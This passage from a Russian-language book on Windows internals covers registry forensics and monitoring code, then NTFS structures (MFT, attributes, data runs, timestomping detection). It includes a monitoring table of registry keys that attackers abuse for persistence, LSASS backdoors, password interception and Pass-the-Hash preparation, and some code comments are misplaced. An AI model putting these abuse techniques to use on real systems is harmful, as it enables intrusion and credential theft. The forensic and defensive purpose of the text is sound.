    L"\\Registry\\Machine\\OFFLINE_SYSTEM");

OBJECT_ATTRIBUTES file0a, key0a;
InitializeObjectAttributes(&key0a, &mountPoint,
    OBJ_CASE_INSENSITIVE, NULL, NULL);
InitializeObjectAttributes(&file0a, &hivePath,
    OBJ_CASE_INSENSITIVE, NULL, NULL);

// Включение привилегий
EnablePrivilege(SE_BACKUP_NAME);
EnablePrivilege(SE_RESTORE_NAME);

NTSTATUS status = NtLoadKey(&key0a, &file0a);

if (NT_SUCCESS(status)) {
    // Теперь можно обращаться к HKLM\\OFFLINE_SYSTEM\\...
    HKEY hKey;
    RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"OFFLINE_SYSTEM\\Select",
        0, KEY_READ, &hKey);

    // ... чтение данных из offline hive ...

    RegCloseKey(hKey);

    // Выгрузка:
    NtUnloadKey(&key0a);
}
```


9.13.2. Мониторинг изменений ключа в реальном времени

```
// Асинхронная подписка на изменения ключа реестра
HANDLE hEvent = CreateEventW(NULL, TRUE, FALSE, NULL);

// Открываем ключ для мониторинга
HKEY hKey;
RegOpenKeyExW(HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options",
    0, KEY_NOTIFY, &hKey);

while (TRUE) {
    ResetEvent(hEvent);

    // Подписка на изменения (включая подключи)
    LONG result = RegNotifyChangeKeyValue(
        hKey,
        TRUE,
        REG_NOTIFY_CHANGE_NAME |           // WatchSubtree
        REG_NOTIFY_CHANGE_LAST_SET,        // создание/удаление подключей
        hEvent,
        TRUE                                // изменение значений
    );                                     // асинхронно

    if (result != ERROR_SUCCESS) break;

    // Ожидание изменений
    WaitForSingleObject(hEvent, INFINITE);
    printf("[!] IFE0 registry key modified at %s\n", GetTimestamp());

    // Здесь: анализ изменений (перечислить подключи, проверить Debugger)
    EnumerateIFE0(hKey);
}

RegCloseKey(hKey);
CloseHandle(hEvent);
```

9.13.3. Перечисление значений с обнаружением NUL

```
void EnumAllValuesWithNuLDetection(HANDLE hKey)
{
    BYTE buffer[65536];
    PKEY_VALUE_FULL_INFORMATION info =
        (PKEY_VALUE_FULL_INFORMATION)buffer;

    for (ULONG i = 0; ; i++) {
        ULONG resultLen;
        NTSTATUS status = NtEnumerateValueKey(
            hKey, i, KeyValueFullInformation,
            info, sizeof(buffer), &resultLen
        );

        if (status == STATUS_NO_MORE_ENTRIES) break;
        if (!NT_SUCCESS(status)) continue;

        // Проверка на NUL в имени
        BOOLEAN hasNuL = FALSE;
        for (ULONG j = 0; j < info->NameLength / sizeof(WCHAR); j++) {
            if (info->Name[j] == L'\0') {
                hasNuL = TRUE;
                break;
            }
        }

        printf("Value #%lu: ", i);
        if (hasNuL) printf("[HIDDEN!] ");

        // Вывод с учётом NUL
        for (ULONG j = 0; j < info->NameLength / sizeof(WCHAR); j++) {
            WCHAR ch = info->Name[j];
            if (ch == L'\0')
                printf("\\0");
            else
                printf("%lc", ch);
        }
        printf(" (type=%lu, size=%lu)\n", info->Type, info->DataLength);
    }
}
```

9.14. Forensic-аспекты реестра

9.14.1. Восстановление удалённых данных

Когда ключ или значение удаляется из реестра, ячейка в hive помечается как свободная (размер становится положительным), но данные не обнуляются. Это позволяет:

1. Восстановить удалённые ключи и значения из hive-файла
2. Определить время удаления (косвенно, через `LastWriteTime` родительского ключа)
3. Восстановить данные из log-файлов (`.LOG1`, `.LOG2`)

Сканирование свободных ячеек в hive:

```
Для каждого bin:
offset = sizeof(HBIN_HEADER)
while offset < bin.Size:
    cell_size = read_int32(offset)
    if cell_size > 0:                ← свободная ячейка
        Проверить сигнатуру по offset+4:
        "nk" → удалённый ключ
        "vk" → удалённое значение
        "sk" → удалённый дескриптор
        Извлечь и проанализировать данные
    offset += abs(cell_size)
```

9.14.2. Инструменты для forensic-анализа

Инструмент	Описание
RegRipper	Разбор offline hive с плагинами для извлечения артефактов
Registry Explorer (Eric Zimmerman)	GUI с отображением удалённых ключей
RECmd (Eric Zimmerman)	CLI для батч-обработки hive-файлов
yarp (Yet Another Registry Parser)	Python-библиотека для парсинга hive
hivex	C-библиотека для чтения/записи hive (Linux)
regipy	Python-библиотека для forensic-анализа
Volatility	Плагины <code>printkey</code> , <code>hivelist</code> , <code>hivedump</code> для анализа памяти
WinDbg	<code>!reg</code> для анализа в kernel debugger
Process Monitor	Мониторинг операций реестра в реальном времени
Sysmon	Event ID 12/13/14 для логирования изменений

9.14.3. Рекомендации по мониторингу

Ключи и значения, подлежащие мониторингу для обнаружения подозрительной активности:

Ключ/значение	Тип угрозы
IFEO <code>Debugger</code>	Подмена приложений, persistence
IFEO <code>SilentProcessExit</code> <code>MonitorProcess</code>	Persistence через завершение процесса
Session Manager <code>BootExecute</code>	Запуск до антивируса
Session Manager <code>PendingFileRenameOperations</code>	Замена/удаление системных файлов
KnownDlls <code>ExcludeFromKnownDlls</code>	Подготовка к DLL hijacking
LSA <code>Security Packages</code>	Загрузка SSP-бэкдора в LSASS
LSA <code>Notification Packages</code>	Перехват паролей при смене
LSA <code>RunAsPPL</code> (изменение на 0)	Снятие защиты LSASS
Скрытые ключи (NUL в имени)	Соккрытие persistence-данных
Policies <code>DisableRegistryTools</code>	Блокировка инструментов администратора
<code>Run</code> / <code>RunOnce</code> / <code>RunOnceEx</code>	Классический persistence
<code>Winlogon\Shell</code> / <code>Userinit</code>	Подмена оболочки
<code>AppInit_DLLs</code>	DLL injection через загрузчик
<code>LocalAccountTokenFilterPolicy</code> = 1	Подготовка к Pass-the-Hash

9.15. Заключение

Реестр Windows — это не просто хранилище «ключ-значение». Это сложная подсистема ядра с собственной файловой системой (hive-файлы с bins и cells), механизмами кэширования (KCB), транзакционности (TxR), callback-ами для перехвата операций и множеством недокументированных возможностей.

Знание внутреннего устройства реестра критически важно для: - **Системного программирования:** понимание разницы между Win32 и Native API, использование транзакций для атомарных изменений конфигурации - **Безопасности:** обнаружение скрытых ключей, мониторинг критических значений (IFEO, LSA, Session Manager), понимание механизмов persistence - **Forensic-анализа:** восстановление удалённых данных из hive-файлов и log-файлов, анализ offline-копий реестра - **Разработки драйверов:** использование `CmRegisterCallbackEx` для мониторинга и защиты ключей

В следующей главе мы перейдём к файловой системе NTFS и её внутреннему устройству — ещё одной подсистеме Windows с богатым пластом недокументированных возможностей.

Ссылки: - Windows Internals, 7th Edition, Part 1, Chapter 9 - MSDN: `CmRegisterCallbackEx`, `NtCreateKey` (частично документированы) - Forensic wiki: Windows Registry File Format Specification - Maxim Suhanov: "Registry hive format specification" (github.com/msuhanov/regf)

Глава 10. Внутренности NTFS: MFT, атрибуты, ADS

10.1. Введение: почему NTFS — больше, чем файловая система

NTFS (New Technology File System) — основная файловая система Windows, разработанная для Windows NT 3.1 и непрерывно эволюционирующая с тех пор. Для большинства пользователей и даже разработчиков NTFS — это «чёрный ящик»: файлы создаются, читаются, удаляются через Win32 API, и внутренние механизмы остаются невидимыми.

Однако понимание внутренней архитектуры NTFS открывает целый мир возможностей: от forensic-анализа удалённых файлов до сокрытия данных в Alternate Data Streams, от прямого чтения MFT для сверхбыстрого перечисления файлов до использования USN Change Journal для мониторинга изменений в реальном времени.

В этой главе мы детально рассмотрим: - Архитектуру NTFS на уровне тома и кластеров - Master File Table (MFT) — центральную структуру данных - Атрибуты файлов: от `$STANDARD_INFORMATION` до `$DATA` - Alternate Data Streams (ADS) — скрытые потоки данных - Reparse Points — символические ссылки, junction points, mount points - USN Change Journal — журнал изменений - Transactional NTFS (TxF) - Прямой доступ к структурам NTFS через FSCTL

10.2. Архитектура NTFS: тома и кластеры

10.2.1. Структура тома

NTFS-том начинается с загрузочного сектора (Boot Sector), который содержит BIOS Parameter Block (BPB) и код загрузчика. Ключевые параметры BPB определяют всю геометрию файловой системы.



10.2.2. Кластеры

Кластер — минимальная единица выделения дискового пространства в NTFS. Размер кластера задаётся при форматировании и зависит от размера тома:

Размер тома	Размер кластера по умолчанию
<= 512 МБ	512 байт
512 МБ - 1 ГБ	1024 байта
1 ГБ - 2 ГБ	2048 байт
2 ГБ - 2 ТБ	4096 байт (4 КБ)
2 ТБ - 16 ТБ	4096 байт (4 КБ)
> 16 ТБ	8192 байт или больше

Начиная с Windows 10 версии 1709, NTFS поддерживает кластеры размером до 2 МБ. Каждый кластер имеет номер — Logical Cluster Number (LCN), начиная с 0.

Файлы ссылаются на свои кластеры через Virtual Cluster Numbers (VCN) — логическую нумерацию кластеров внутри файла:

```
Файл (VCN):   [0] [1] [2] [3] [4] [5] [6] [7]
               |  |  |  |  |  |  |  |
Mapping:       |  |  |  |  |  |  |  |
               v  v  v  v  v  v  v  v
Диск (LCN):    100 101 102 103 500 501 502 503
               +-----+ +-----+
               Run 1      Run 2
               (start=100, len=4) (start=500, len=4)
```

Такое отображение VCN -> LCN хранится в структуре Data Runs (описано ниже в разделе про атрибут `$DATA`).

10.2.3. Boot Sector в деталях

```
typedef struct _NTFS_BOOT_SECTOR {
    UCHAR Jump[3];                // EB 52 90
    CHAR OemId[8];                // "NTFS "
    // BIOS Parameter Block:
    USHORT BytesPerSector;        // обычно 512
    UCHAR SectorsPerCluster;     // 1, 2, 4, 8, 16, 32, 64, 128
    USHORT ReservedSectors;      // 0
    UCHAR Fats;                   // 0
    USHORT RootEntries;          // 0
    USHORT Sectors;              // 0
    UCHAR Media;                 // 0xF8
    USHORT FatSize;              // 0
    USHORT SectorsPerTrack;
    USHORT Heads;
    ULONG HiddenSectors;
    ULONG LargeSectors;          // 0
    // Extended BPB (NTFS-specific):
    UCHAR PhysicalDriveNumber;    // 0x80
    UCHAR CurrentHead;           // 0
    UCHAR ExtendedBootSignature; // 0x80
    UCHAR Reserved2;             // 0
    ULONGLONG TotalSectors;       // размер тома в секторах
    ULONGLONG MftStartLcn;        // LCN начала $MFT
    ULONGLONG Mft2StartLcn;       // LCN начала $MFTMirr
    CHAR ClustersPerMftRecord;    // отрицательное = 2^|N| байт
    UCHAR Reserved3[3];
    CHAR ClustersPerIndexBlock;   // аналогично
    UCHAR Reserved4[3];
    ULONGLONG VolumeSerialNumber;
    ULONG Checksum;
    // Bootstrap code follows...
} NTFS_BOOT_SECTOR;
```

Поле `ClustersPerMftRecord` интерпретируется особым образом: - Если значение положительное: количество кластеров на MFT-запись - Если значение отрицательное: размер записи = $2^{|значение|}$ байт - Наиболее распространённое значение: -10, что даёт $2^{10} = 1024$ байт

10.3. Master File Table (MFT)

10.3.1. \$MFT как файл номер 0

MFT (Master File Table) — это центральная структура NTFS. Каждый файл и каталог на томе имеет как минимум одну запись в MFT. Сама MFT — это тоже файл, причём файл с номером записи 0. Это создаёт рекурсивную ситуацию: `$MFT` описывает саму себя.

MFT представляет собой массив записей фиксированного размера (обычно 1024 байта, реже 4096). Каждая запись описывает один файл или каталог. MFT может расти по мере создания файлов, но не может уменьшаться без переформатирования.

При форматировании NTFS резервирует 12.5% тома под «MFT Zone» — пространство для роста MFT. Это обеспечивает контигуозность (непрерывность) MFT и, как следствие, высокую производительность при последовательном чтении.

10.3.2. Системные записи MFT

Первые 16 (а с Windows 10 — 24) записей MFT зарезервированы для системных метаданных:

Запись #	Имя файла	Описание
0	<code>\$MFT</code>	Сама Master File Table
1	<code>\$MFTMirr</code>	Зеркало первых 4 записей MFT
2	<code>\$LogFile</code>	Журнал транзакций NTFS
3	<code>\$Volume</code>	Информация о томе (метка, версия NTFS, flags)
4	<code>\$AttrDef</code>	Определения типов атрибутов
5	<code>.</code> (root)	Корневой каталог тома
6	<code>\$Bitmap</code>	Карта занятых/свободных кластеров тома
7	<code>\$Boot</code>	Загрузочный сектор и код
8	<code>\$BadClus</code>	Список повреждённых кластеров
9	<code>\$Secure</code>	Централизованное хранилище дескрипторов безопасности
10	<code>\$UpCase</code>	Таблица преобразования Unicode в верхний регистр
11	<code>\$Extend</code>	Каталог расширений
12-15	—	Зарезервированы (помечены как используемые, но пусты)
16+	—	Пользовательские файлы и каталоги

Подфайлы каталога `$Extend`: - `$Extend\ObjId` — таблица Object ID (связь GUID -> файл) - `$Extend\Quota` — информация о дисковых квотах - `$Extend\Reparse` — индекс Reparse Points - `$Extend\UsnJrnl` — USN Change Journal - `$Extend\RmMetadata` — метаданные Resource Manager (TxF)

10.3.3. FILE_RECORD_HEADER

Каждая запись MFT начинается с заголовка:

```
typedef struct _FILE_RECORD_HEADER {
    ULONG Signature; // "FILE" = 0x454C4946
    USHORT UpdateSequenceOffset; // смещение массива Update Sequence
    USHORT UpdateSequenceSize; // размер массива (в USHORT-ах, включая USN)
    ULONGLONG LogFileSequenceNumber; // LSN последней операции в $LogFile
    USHORT SequenceNumber; // номер переиспользования записи
    USHORT LinkCount; // количество hard links на файл
    USHORT FirstAttributeOffset; // смещение первого атрибута от начала записи
    USHORT Flags; // 0x01 = FILE_RECORD_IN_USE
    // 0x02 = FILE_RECORD_IS_DIRECTORY
    // 0x04 = FILE_RECORD_IN_EXTEND (в $Extend)
    // 0x08 = FILE_RECORD_IS_VIEW_INDEX
    ULONG RealSize; // реально используемый размер записи в байтах
    ULONG AllocatedSize; // выделенный размер (обычно 1024)
    ULONGLONG BaseFileRecord; // MFT Reference базовой записи
    // (0 = это базовая запись)
    USHORT NextAttributeId; // следующий ID для нового атрибута
    // Windows XP+:
    USHORT Padding; // выравнивание
    ULONG MFTRecordNumber; // номер этой записи MFT
} FILE_RECORD_HEADER;
```

Визуальное представление MFT-записи:


```

+-----+
| MFT Record (1024 bytes) |
+-----+
| FILE_RECORD_HEADER (42 / 48 байт) ||
| Signature: "FILE"  SequenceNumber: 5 ||
| LinkCount: 1      Flags: 0x01 (in use) ||
| FirstAttributeOffset: 0x38  RealSize: 0x1A0 ||
+-----+
|
| Offset 0x38:
+-----+
| Attribute: $STANDARD_INFORMATION (type 0x10) ||
| Form: Resident  Size: 96  ValueLength: 72 ||
| [timestamps, attributes, security_id, usn] ||
+-----+
+-----+
| Attribute: $FILE_NAME (type 0x30) ||
| Form: Resident  Size: 104  NameType: Win32&DOS ||
| [parent ref, timestamps, name: "myfile.txt"] ||
+-----+
+-----+
| Attribute: $DATA (type 0x80) ||
| Form: Non-resident  DataRuns: 31 20 E8 03 00 ||
| AllocatedSize: 131072  RealSize: 125000 ||
+-----+
+-----+
| End Marker: 0xFFFFFFFF (4 байта) ||
+-----+
|
| [Unused space]
| [Update Sequence Array at UpdateSequenceOffset]
+-----+

```

10.3.4. Update Sequence Array (USA)

NTFS использует механизм Update Sequence Array для обнаружения повреждённых секторов. Перед записью MFT-записи на диск последние 2 байта каждого 512-байтного сектора заменяются на значение Update Sequence Number (USN), а оригинальные 2 байта сохраняются в массив.

MFT-запись (1024 байт = 2 сектора по 512 байт):

В памяти (до записи):

```

Sector 0: [byte 0 ... byte 509][orig_0_hi][orig_0_lo]
Sector 1: [byte 0 ... byte 509][orig_1_hi][orig_1_lo]

```

На диске (после записи):

```

Sector 0: [byte 0 ... byte 509][usn_hi][usn_lo]
Sector 1: [byte 0 ... byte 509][usn_hi][usn_lo]

```

Update Sequence Array (в заголовке записи):

```

[usn_hi usn_lo]      ← Update Sequence Number
[orig_0_hi orig_0_lo] ← оригинальные байты сектора 0
[orig_1_hi orig_1_lo] ← оригинальные байты сектора 1

```

При чтении:

1. Прочитать USN из массива
2. Проверить: последние 2 байта каждого сектора = USN?
 - Да: сектор валиден, восстановить оригинальные байты
 - Нет: сектор повреждён! NTFS вернёт ошибку

Этот механизм применяется ко всем многосекторным структурам NTFS: MFT-записям, Index Records, Log File Pages.

10.3.5. MFT Reference (ссылка на файл)

Ссылка на файл в NTFS — это 64-битное значение:

MFT Reference (8 байт):

```
+-----+-----+
|      MFT Record Number (6 байт = 48 бит)      | Seq (2) |
+-----+-----+
Биты 0-47: номер записи MFT (максимум ~281 трлн файлов)
Биты 48-63: sequence number
```

Макрос для извлечения:

```
#define MFT_REF_NUMBER(ref) ((ref) & 0x0000FFFFFFFFFFFF)
#define MFT_REF_SEQUENCE(ref) (((ref) >> 48) & 0xFFFF)
```

Sequence number инкрементируется каждый раз, когда запись MFT освобождается и переиспользуется. Если ссылка в Index Entry указывает на запись с другим sequence number — файл был удалён, а запись переиспользована для другого файла.

10.4. Атрибуты файлов NTFS

10.4.1. Общая структура атрибутов

В NTFS «всё есть атрибут». Содержимое файла, его имя, временные метки, права доступа — всё хранится в виде атрибутов внутри MFT-записи.

Каждый атрибут начинается с общего заголовка:

```
typedef struct _ATTRIBUTE_HEADER {
    ULONG Type;           // тип атрибута (0x10, 0x30, 0x80, ...)
    ULONG Length;         // полная длина атрибута (заголовок + данные)
    UCHAR NonResident;    // 0 = resident, 1 = non-resident
    UCHAR NameLength;     // длина имени (в символах, 0 для безымянных)
    USHORT NameOffset;    // смещение имени от начала атрибута
    USHORT Flags;         // 0x0001 = ATTRIBUTE_FLAG_COMPRESSED
                        // 0x4000 = ATTRIBUTE_FLAG_ENCRYPTED
                        // 0x8000 = ATTRIBUTE_FLAG_SPARSE
    USHORT AttributeId;   // уникальный ID в пределах MFT-записи
} ATTRIBUTE_HEADER;
```

Далее следуют данные, формат которых зависит от resident/non-resident:

Resident attribute:

```
typedef struct _RESIDENT_ATTRIBUTE {
    ATTRIBUTE_HEADER Header;
    ULONG ValueLength;    // длина данных в байтах
    USHORT ValueOffset;   // смещение данных от начала атрибута
    USHORT Flags;         // 0x0001 = ATTRIBUTE_FLAG_INDEXED
    // За ValueOffset следуют данные атрибута
} RESIDENT_ATTRIBUTE;
```

Non-resident attribute:

```
typedef struct _NONRESIDENT_ATTRIBUTE {
    ATTRIBUTE_HEADER Header;
    ULONGLONG StartingVCN; // начальный VCN (обычно 0 для базовой записи)
    ULONGLONG LastVCN;    // последний VCN
    USHORT DataRunsOffset; // смещение data runs от начала атрибута
    USHORT CompressionUnit; // log2 размера единицы сжатия (0 = не сжат)
    ULONG Padding;
    ULONGLONG AllocatedSize; // выделенный размер (кратно кластеру)
    ULONGLONG RealSize;     // реальный размер данных
    ULONGLONG InitializedSize; // инициализированный размер
    // Если атрибут именованный -- имя между заголовком и data runs
    // За DataRunsOffset следуют data runs
} NONRESIDENT_ATTRIBUTE;
```

10.4.2. Таблица типов атрибутов

Тип	Код	Описание	Resident?	Обязательный?
\$STANDARD_INFORMATION	0x10	Timestamps, flags, security_id	Всегда	Да
\$ATTRIBUTE_LIST	0x20	Список атрибутов в нескольких MFT-записях	Обычно	Условно
\$FILE_NAME	0x30	Имя файла, parent ref	Всегда	Да
\$OBJECT_ID	0x40	Уникальный GUID объекта	Всегда	Нет
\$SECURITY_DESCRIPTOR	0x50	ACL (устарел, заменён \$Secure)	Всегда	Нет
\$VOLUME_NAME	0x60	Метка тома	Всегда	Только \$Volume
\$VOLUME_INFORMATION	0x70	Версия NTFS, flags	Всегда	Только \$Volume
\$DATA	0x80	Содержимое файла	Зависит	Нет*
\$INDEX_ROOT	0x90	Корень B+ дерева	Всегда	Каталоги
\$INDEX_ALLOCATION	0xA0	Данные B+ дерева	Non-resident	Каталоги
\$BITMAP	0xB0	Битовая карта	Зависит	Условно
\$REPARSE_POINT	0xC0	Данные reparse point	Всегда	Нет
\$EA_INFORMATION	0xD0	Размер Extended Attributes	Всегда	Нет
\$EA	0xE0	Extended Attributes	Зависит	Нет
\$LOGGED_UTILITY_STREAM	0x100	EFS info	Зависит	Нет

* \$DATA не обязателен для каталогов, но обязателен для файлов.

10.4.3. Порядок атрибутов

Атрибуты в MFT-записи упорядочены по типу (возрастание), а внутри одного типа — по имени. Этот порядок обязателен.

```
Типичный файл:
$STANDARD_INFORMATION (0x10)  ← всегда первый
$FILE_NAME (0x30)             ← Win32&DOS или отдельно Win32 + DOS
$SECURITY_DESCRIPTOR (0x50)   ← старые NTFS или если нет $Secure
$DATA (0x80)                  ← безымянный (основной поток)
$DATA "stream1" (0x80)        ← ADS
End Marker (0xFFFFFFFF)

Типичный каталог:
$STANDARD_INFORMATION (0x10)
$FILE_NAME (0x30)
$INDEX_ROOT "$I30" (0x90)     ← B+ дерево содержимого
$INDEX_ALLOCATION "$I30" (0xA0) ← если много файлов
$BITMAP "$I30" (0xB0)         ← карта занятых Index Records
End Marker (0xFFFFFFFF)
```

10.5. \$STANDARD_INFORMATION (тип 0x10)

10.5.1. Структура

```
typedef struct _STANDARD_INFORMATION {
    // Версия NTFS 1.x (Windows NT 3.x/4.0):
    ULONGLONG CreationTime;    // 100-нс интервалы от 01.01.1601
    ULONGLONG ModificationTime; // время изменения содержимого ($DATA)
    ULONGLONG MFTModificationTime; // время изменения MFT-записи
    ULONGLONG AccessTime;      // время последнего доступа
    ULONG FileAttributes;      // FILE_ATTRIBUTE_* flags
    ULONG MaxVersions;         // максимум версий (обычно 0)
    ULONG VersionNumber;       // текущая версия (обычно 0)
    ULONG ClassId;             // Class ID для квот (обычно 0)
    // Версия NTFS 3.0+ (Windows 2000+) -- дополнительные поля:
    ULONG OwnerId;             // ID владельца (индекс в $Quota)
    ULONG SecurityId;          // ID дескриптора безопасности (в $Secure)
    ULONGLONG QuotaCharged;    // размер, учтённый в квоте
    ULONGLONG USN;             // Update Sequence Number из USN Journal
} STANDARD_INFORMATION;
```

FileAttributes -- стандартные флаги:

```
FILE_ATTRIBUTE_READONLY           = 0x00000001
FILE_ATTRIBUTE_HIDDEN             = 0x00000002
FILE_ATTRIBUTE_SYSTEM             = 0x00000004
FILE_ATTRIBUTE_DIRECTORY         = 0x00000010
FILE_ATTRIBUTE_ARCHIVE           = 0x00000020
FILE_ATTRIBUTE_DEVICE             = 0x00000040
FILE_ATTRIBUTE_NORMAL             = 0x00000080
FILE_ATTRIBUTE_TEMPORARY         = 0x00000100
FILE_ATTRIBUTE_SPARSE_FILE       = 0x00000200
FILE_ATTRIBUTE_REPARSE_POINT     = 0x00000400
FILE_ATTRIBUTE_COMPRESSED        = 0x00000800
FILE_ATTRIBUTE_OFFLINE           = 0x00001000
FILE_ATTRIBUTE_NOT_CONTENT_INDEXED = 0x00002000
FILE_ATTRIBUTE_ENCRYPTED          = 0x00004000
FILE_ATTRIBUTE_INTEGRITY_STREAM  = 0x00008000
FILE_ATTRIBUTE_NO_SCRUB_DATA     = 0x00020000
FILE_ATTRIBUTE_RECALL_ON_OPEN    = 0x00040000
FILE_ATTRIBUTE_PINNED            = 0x00080000
FILE_ATTRIBUTE_UNPINNED          = 0x00100000
FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS = 0x00400000
```

10.5.2. Timestamps и forensic-значение

В NTFS существует два набора временных меток (timestamps):

1. **\$STANDARD_INFORMATION timestamps** -- обновляются ОС при стандартных файловых операциях и могут быть изменены пользовательским кодом через `SetFileTime` / `NtSetInformationFile`.
2. **\$FILE_NAME timestamps** -- обновляются значительно реже: при создании файла, при переименовании, при изменении родительского каталога. Эти timestamps **не могут** быть изменены через стандартное API (только прямой записью в MFT).

Forensic-анализ timestamps (обнаружение timestomping):

\$STANDARD_INFORMATION:	\$FILE_NAME:
+-----+	+-----+
Created: 2025-03-15	Created: 2025-03-15
Modified: 2024-01-01 ←!	Modified: 2025-03-15
MFT Mod: 2025-03-15	MFT Mod: 2025-03-15
Accessed: 2025-03-15	Accessed: 2025-03-15
+-----+	+-----+

Аномалии, указывающие на timestomping:

1. $\$SI.Modified < \$SI.Created$
→ модификация раньше создания (невозможно нормально)
2. $\$SI.Created < \$FN.Created$
→ $\$SI.Created$ искусственно перенесён в прошлое
3. $\$SI.Modified - \$SI.Created = 0$ (точное совпадение)
→ вероятно ручная установка одинаковых timestamps
4. $\$SI$ timestamps имеют нули в наносекундах
→ `SetFileTime` часто округляет до секунд
5. $\$SI.MFTModified > \$SI.Modified$
→ MFT-запись изменялась после "модификации" файла

10.5.3. SecurityId и система \$Secure

Начиная с NTFS 3.0 (Windows 2000), дескрипторы безопасности хранятся централизованно в системном файле `$Secure`. Каждому уникальному дескриптору присваивается числовой `SecurityId`, записываемый в `$STANDARD_INFORMATION`.

Файл `$Secure` содержит:

`$DATA:$SDS` (Security Descriptor Stream):
Последовательное хранилище всех дескрипторов

`$INDEX_ROOT:$SDH` (Security Descriptor Hash index):
В+ дерево: Hash → SecurityId (для дедупликации)

`$INDEX_ROOT:$SII` (Security Id Index):
В+ дерево: SecurityId → offset в `$SDS`

Процесс назначения:

1. Вычислить хэш нового дескриптора
2. Поиск в `$SDH` по хэшу
 - +-- Найден и дескриптор совпадает → использовать `SecurityId`
 - +-- Не найден → создать новую запись в `$SDS`
3. Записать `SecurityId` в `$STANDARD_INFORMATION` файла

Экономия: тысячи файлов разделяют десятки уникальных дескрипторов

10.6. \$FILE_NAME (тип 0x30)

10.6.1. Структура

```
typedef struct _FILE_NAME_ATTRIBUTE {
    ULONGLONG ParentDirectory; // MFT Reference родительского каталога
    ULONGLONG CreationTime;
    ULONGLONG ModificationTime;
    ULONGLONG MFTModificationTime;
    ULONGLONG AccessTime;
    ULONGLONG AllocatedSize; // выделенный размер файла
    ULONGLONG RealSize; // реальный размер файла
    ULONG Flags; // FILE_ATTRIBUTE_* (копия из $SI на момент записи)
    ULONG ReparseValue; // EA size (для совместимости) или Reparse tag
    UCHAR NameLength; // длина имени в символах Unicode
    UCHAR NameType; // тип имени:
                    // 0x00 = POSIX (case-sensitive, любые символы)
                    // 0x01 = Win32 (длинное имя)
                    // 0x02 = DOS (8.3 короткое имя)
                    // 0x03 = Win32 & DOS (имя подходит для обоих)
    WCHAR Name[1]; // имя файла (переменная длина)
} FILE_NAME_ATTRIBUTE;
```

10.6.2. Множественные атрибуты \$FILE_NAME

Файл может иметь несколько атрибутов `$FILE_NAME`:

```
Файл "LongFileName.document.txt":
MFT Record:
+-- $FILE_NAME (NameType=0x01, Win32): "LongFileName.document.txt"
+-- $FILE_NAME (NameType=0x02, DOS): "LONGFI~1.TXT"
+-- ...

Файл "README" (имя удовлетворяет правилам 8.3):
MFT Record:
+-- $FILE_NAME (NameType=0x03, Win32&DOS): "README"
+-- ... (один атрибут для обоих пространств имён)

Файл с hard link:
C:\Dir1\original.txt → $FILE_NAME (Parent=Dir1, Name="original.txt")
C:\Dir2\hardlink.txt → $FILE_NAME (Parent=Dir2, Name="hardlink.txt")
LinkCount в FILE_RECORD_HEADER = 2
```

10.6.3. Восстановление полного пути

`ParentDirectory` содержит MFT Reference родительского каталога. Рекурсивный обход позволяет восстановить полный путь:

```
// Восстановление пути файла по MFT Reference:
// Файл (запись #1234) → $FN.Parent = #567
// Каталог #567 → $FN.Parent = #5
// Каталог #5 (root) → корень тома
//
// Результат: \[каталог #567]\[файл #1234]
```

10.7. \$DATA (тип 0x80) -- содержимое файла

10.7.1. Resident vs. Non-resident

Атрибут `$DATA` хранит фактическое содержимое файла. Если данные помещаются в MFT-запись (обычно менее ~700 байт для записи 1024), они хранятся inline (resident):

Resident \$DATA (маленький файл, ≤ ~700 байт):

MFT Record:

```
+-----+
| FILE header                               |
| $STANDARD_INFORMATION (96 байт)          |
| $FILE_NAME (~104 байт)                   |
| $DATA (resident):                        |
| +-----+                               |
| | ValueLength: 15                       ||
| | Data: "Hello, World!\r\n" (inline)    ||
| +-----+                               |
| End Marker: 0xFFFFFFFF                   |
+-----+
```

Overhead для MFT-записи: ~400 байт

Доступно для данных: ~600 байт

Для файлов большего размера **\$DATA** становится non-resident:

Non-resident \$DATA (большой файл):

MFT Record:

```
+-----+
| FILE header                               |
| $SI, $FN                                  |
| $DATA (non-resident):                    |
|   StartVCN: 0                           |
|   LastVCN: 99                            |
|   RealSize: 409600                       |
|   AllocatedSize: 409600                  |
|   DataRuns:                              |
|     Run1: LCN=1000, L=50+----->      |
|     Run2: LCN=2000, L=50 |               |
|     End: 0x00                          |
| End Marker                              |
+-----+
```

Disk:

```
Cluster 1000: [file data]
Cluster 1001: [file data]
Cluster 1002: [file data]
...
Cluster 1049: [file data]
----gap-----
Cluster 2000: [file data]
Cluster 2001: [file data]
...
Cluster 2049: [file data]
```

10.7.2. Data Runs -- компактное кодирование

Data runs (также называемые cluster runs или mapping pairs) -- это компактное представление отображения VCN -> LCN. Формат кодирования:

Каждый run начинается с байта-заголовка:

```
+---+---+---+---+---+---+---+---+
| 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
+---+---+---+---+---+---+---+---+
| offset size | length size |
| (1-4 байта) | (1-4 байта) |
+-----+-----+
```

Далее: [length bytes, little-endian] [offset bytes, little-endian, signed]

Offset кодируется как РАЗНИЦА от предыдущего LCN (signed!).

Для первого run: разница от 0.

Байт 0x00 означает конец data runs.

Пример кодирования:

```
Файл с тремя runs:  
Run 1: LCN = 1000, Length = 50  
Run 2: LCN = 2000, Length = 30 (offset от предыдущего = +1000)  
Run 3: LCN = 500, Length = 20 (offset от предыдущего = -1500)
```

Кодирование:

```
Run 1: заголовок = 0x21 (offset=2 байта, length=1 байт)  
Length: 0x32 (50)  
Offset: 0xE8 0x03 (1000)  
→ байты: 21 32 E8 03  
  
Run 2: заголовок = 0x21  
Length: 0x1E (30)  
Offset: 0xE8 0x03 (+1000)  
→ байты: 21 1E E8 03  
  
Run 3: заголовок = 0x21  
Length: 0x14 (20)  
Offset: 0x24 0xFA (-1500, дополнительный код)  
→ байты: 21 14 24 FA
```

End marker: 00

Полная последовательность:
21 32 E8 03 21 1E E8 03 21 14 24 FA 00

Декодирование data runs в C:


```

typedef struct _DATA_RUN {
    ULONGLONG VCN;           // начальный VCN этого run
    LONGLONG LCN;           // LCN на диске (-1 для sparse)
    ULONGLONG Length;       // длина в кластерах
} DATA_RUN;

int ParseDataRuns(BYTE* dataRuns, DATA_RUN* runs, int maxRuns)
{
    int count = 0;
    LONGLONG prevLCN = 0;
    ULONGLONG vcn = 0;

    while (*dataRuns != 0 && count < maxRuns) {
        BYTE header = *dataRuns++;
        BYTE lengthSize = header & 0x0F;
